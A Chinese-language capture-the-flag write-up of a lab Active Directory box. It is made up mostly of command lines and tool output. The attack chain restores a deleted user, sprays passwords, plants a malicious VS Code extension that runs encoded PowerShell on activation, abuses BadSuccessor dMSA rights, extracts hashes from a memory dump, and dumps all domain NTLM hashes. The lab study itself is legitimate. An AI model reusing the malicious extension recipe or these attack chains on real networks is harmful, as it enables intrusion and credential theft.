基本信息
1 As is common in real life pentests, you will start the Checkpoint box with credentials for the following account alex.turner / Checkpoint2024!
端口扫描 没有web,常规windows域端口:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
$ nmap -sC -sV -Pn 10.129.17.144 Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-16 15:16 +0900 Nmap scan report for 10.129.17.144 Host is up (0.10s latency). Not shown: 988 filtered tcp ports (no-response) PORT STATE SERVICE VERSION 53/tcp open domain Simple DNS Plus 88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2026-06-16 13:18:51Z) 135/tcp open msrpc Microsoft Windows RPC 139/tcp open netbios-ssn Microsoft Windows netbios-ssn 389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: checkpoint.htb, Site: Default-First-Site-Name) 445/tcp open microsoft-ds? 464/tcp open kpasswd5? 593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0 636/tcp open ldapssl? 3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: checkpoint.htb, Site: Default-First-Site-Name) 3269/tcp open globalcatLDAPssl? 5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP) |_http-server-header: Microsoft-HTTPAPI/2.0 |_http-title: Not Found Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows Host script results: | smb2-security-mode: | 3.1.1: |_ Message signing enabled and required |_clock-skew: 6h59m59s | smb2-time: | date: 2026-06-16T13:19:05 |_ start_date: N/A Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 195.84 seconds
BloodHound 给了初始账号,所以首先添加hosts后收集bloodhound之类的:
1
2
3
4
5
6
7
8
10.129.17.144 checkpoint.htb dc01.checkpoint.htb dc01 # users nxc smb dc01.checkpoint.htb -u 'alex.turner' -p 'Checkpoint2024!' --users-export users.txt # bloodhound # bloodhound-python失败,看输出是dns解析dc01给的ipv6 bloodyAD --host 10.129.17.144 -d checkpoint.htb -u 'alex.turner' -p 'Checkpoint2024!' get bloodhound
暂时没直接可用路径
users.txt 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 Administrator Guest krbtgt alex.turner ryan.brooks svc_deploy james.harper sarah.mitchell emily.carter david.reynolds jessica.coleman lauren.flores michael.torres kevin.patterson brian.jenkins megan.perry max.palmer
writeable & restore 查看初始alex的writeable,发现Deleted Objects里有一个Mark Davies:
1 2 3 bloodyAD --host 10.129.17.144 -d checkpoint.htb -u 'alex.turner' -p 'Checkpoint2024!' get writable distinguishedName: CN=Mark Davies\0ADEL:2217e877-e2a2-47d7-91d4-99ede36f367e,CN=Deleted Objects,DC=checkpoint,DC=htb
直接尝试还原,并且把用户名加入到users.txt:
1 bloodyAD --host 10.129.17.144 -d checkpoint.htb -u 'alex.turner' -p 'Checkpoint2024!' set restore 'CN=Mark Davies\0ADEL:2217e877-e2a2-47d7-91d4-99ede36f367e,CN=Deleted Objects,DC=checkpoint,DC=htb'
密码喷洒 密码喷洒发现mark.davies也是用的给出的密码:
1 2 3 $ nxc ldap 10.129.17.144 -u users.txt -p 'Checkpoint2024!' --continue -on-success LDAP 10.129.17.144 389 DC01 [+] checkpoint.htb\mark.davies:Checkpoint2024!
bloodhound again 并且重新收集一次bloodhound,以便包括恢复的用户信息
1 bloodyAD --host 10.129.17.144 -d checkpoint.htb -u 'alex.turner' -p 'Checkpoint2024!' get bloodhound

mark.davies & SMB 查看smb,发现一个有权限的DevDrop,看描述是用来放vscode vsix文件的,提到了版本是1.118.0:
1 2 3 4 5 nxc smb 10.129.17.144 -d checkpoint.htb -u 'alex.turner' -p 'Checkpoint2024!' --shares SMB 10.129.17.144 445 DC01 DevDrop READ VS Code extensions share for approved .vsix packages compatible with VS Code engine 1.118.0 smbclient.py checkpoint.htb/mark.davies:'Checkpoint2024!'@dc01.checkpoint.htb
所以这里就是制作一个恶意vscode package放进去,应该会有一个用户去定时执行
vsix to ryan 制作一个恶意vsix文件:
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 mkdir evil-ext && cd evil-ext mkdir -p extension cat > extension/package.json << 'EOF' { "name": "devtools-helper", "displayName": "DevTools Helper", "version": "1.0.0", "engines": {"vscode": "^1.118.0"}, "activationEvents": ["*"], "main": "./extension.js", "contributes": {} } EOF cat > extension/extension.js << 'EOF' const cp = require('child_process'); exports.activate = function() { cp.exec('powershell -e ENCODED_PS_GETOBJECT'); } exports.deactivate = function() {} EOF cat > [Content_Types].xml << 'EOF' <?xml version="1.0" encoding="utf-8"?> <Types xmlns="http://schemas.openxmlformats.org/package/2006/content-types"> <Default Extension="json" ContentType="application/json"/> <Default Extension="js" ContentType="application/javascript"/> </Types> EOF zip -r ../evil.vsix [Content_Types].xml extension/

然后smb上传文件,等待触发,获得ryan.brooks shell:

user flag ryan.brooks用户桌面:
ticket 并且提取出ticket方便后续操作:
1 2 3 4 5 6 7 # target .\Rubeus.exe tgtdeleg /nowrap # local echo 'doIF...粘贴你的base64...' | base64 -d > ryan.kirbi ticketConverter.py ryan.kirbi ryan.ccache

ryan to svc_deploy ryan.brooks对svc_deploy有GenericWrite
并且可以发现对DMSAHolder有CREATE_CHILD:
1 2 3 4 5 6 export KRB5CCNAME=ryan.ccache bloodyAD --host dc01.checkpoint.htb -d checkpoint.htb --dc-ip 10.129.17.144 -u 'ryan.brooks' -k get writable distinguishedName: OU=DMSAHolder,DC=checkpoint,DC=htb permission: CREATE_CHILD

badSuccessor 符合badSuccessor条件:
1 2 3 4 5 6 7 8 9 bloodyAD -u ryan.brooks -d checkpoint.htb --host dc01.checkpoint.htb --dc-ip 10.129.17.144 -k add badSuccessor evil_dmsa -t 'CN=svc_deploy,OU=ServiceAccounts,DC=checkpoint,DC=htb' --ou 'OU=DMSAHolder,DC=checkpoint,DC=htb' dMSA current keys found in TGS: AES256: ebf5d179e0754c9bcea9458cd4d099a2d13c41bf684ce08bde9037a0ae7c9cbd AES128: 5b867bf494c092dd37c1ceec7e70a853 RC4: bcffd068cde6897fbe298d739cd17ef3 dMSA previous keys found in TGS (including keys of preceding managed accounts): RC4: e16081eb077aca74bdbf8af12af43ac9

svc_deploy svc_deploy在remote management组里,winrm登录:
1 evil-winrm-py -i 10.129.17.144 -u 'svc_deploy' -H 'e16081eb077aca74bdbf8af12af43ac9'
VMBackups & dump svc_deploy在BACKUPACCESS组,可以访问VMBackups,对应目录是在C:\Shares\VMBackups,里面有个2G的内存dump,直接smb下载比较快:
1 2 3 4 5 6 $ smbclient.py checkpoint.htb/svc_deploy@DC01.CHECKPOINT.HTB -hashes :e16081eb077aca74bdbf8af12af43ac9 # use VMBackups # cd NightlyBackup_2024-11-01 # cd memory forensics # get Windows Server 2019-Snapshot1.vmem

dump 之后就是内存里提取出hash:
1 2 3 4 5 6 7 8 9 10 11 12 vol -f "Windows Server 2019-Snapshot1.vmem" windows.info # 自行安装hashdump插件 vol -q -f "Windows Server 2019-Snapshot1.vmem" windows.registry.hashdump User rid lmhash nthash Administrator 500 aad3b435b51404eeaad3b435b51404ee f29e9c014295b9b32139b09a2790be3b Guest 501 aad3b435b51404eeaad3b435b51404ee 31d6cfe0d16ae931b73c59d7e0c089c0 DefaultAccount 503 aad3b435b51404eeaad3b435b51404ee 31d6cfe0d16ae931b73c59d7e0c089c0 WDAGUtilityAccount 504 aad3b435b51404eeaad3b435b51404ee 28f8d934dee90b2ec824351cb0844479


root flag 得到的Administrator hash登录,flag在max.palmer用户桌面目录:
1 evil-winrm-py -i 10.129.17.144 -u 'Administrator' -H 'f29e9c014295b9b32139b09a2790be3b'
hashdump 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 secretsdump.py Administrator@checkpoint.htb -hashes :f29e9c014295b9b32139b09a2790be3b -just-dc-ntlm Administrator:500:aad3b435b51404eeaad3b435b51404ee:f29e9c014295b9b32139b09a2790be3b::: Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::: krbtgt:502:aad3b435b51404eeaad3b435b51404ee:015e3bf70a412ef82b604fae3b1c30e8::: checkpoint.htb\alex.turner:1101:aad3b435b51404eeaad3b435b51404ee:0b28e49d9deb96f99d74578e214faec2::: checkpoint.htb\mark.davies:1102:aad3b435b51404eeaad3b435b51404ee:0b28e49d9deb96f99d74578e214faec2::: checkpoint.htb\ryan.brooks:1103:aad3b435b51404eeaad3b435b51404ee:82d044eb259e495fd92a52b2ccece067::: checkpoint.htb\svc_deploy:1104:aad3b435b51404eeaad3b435b51404ee:e16081eb077aca74bdbf8af12af43ac9::: checkpoint.htb\james.harper:1111:aad3b435b51404eeaad3b435b51404ee:72f0eefcc213ea8f350773b831cf2c9c::: checkpoint.htb\sarah.mitchell:1112:aad3b435b51404eeaad3b435b51404ee:72f0eefcc213ea8f350773b831cf2c9c::: checkpoint.htb\emily.carter:1113:aad3b435b51404eeaad3b435b51404ee:72f0eefcc213ea8f350773b831cf2c9c::: checkpoint.htb\david.reynolds:1114:aad3b435b51404eeaad3b435b51404ee:72f0eefcc213ea8f350773b831cf2c9c::: checkpoint.htb\jessica.coleman:1115:aad3b435b51404eeaad3b435b51404ee:72f0eefcc213ea8f350773b831cf2c9c::: checkpoint.htb\lauren.flores:1116:aad3b435b51404eeaad3b435b51404ee:72f0eefcc213ea8f350773b831cf2c9c::: checkpoint.htb\michael.torres:1117:aad3b435b51404eeaad3b435b51404ee:72f0eefcc213ea8f350773b831cf2c9c::: checkpoint.htb\kevin.patterson:1118:aad3b435b51404eeaad3b435b51404ee:72f0eefcc213ea8f350773b831cf2c9c::: checkpoint.htb\brian.jenkins:1119:aad3b435b51404eeaad3b435b51404ee:72f0eefcc213ea8f350773b831cf2c9c::: checkpoint.htb\megan.perry:1120:aad3b435b51404eeaad3b435b51404ee:72f0eefcc213ea8f350773b831cf2c9c::: max.palmer:5101:aad3b435b51404eeaad3b435b51404ee:7d7670c154bf5439523729639c6d2f16::: DC01$ :1000:aad3b435b51404eeaad3b435b51404ee:cacfde2465d05d06d1d148b87643770a::: evil_dmsa$ :7101:aad3b435b51404eeaad3b435b51404ee:bcffd068cde6897fbe298d739cd17ef3::: 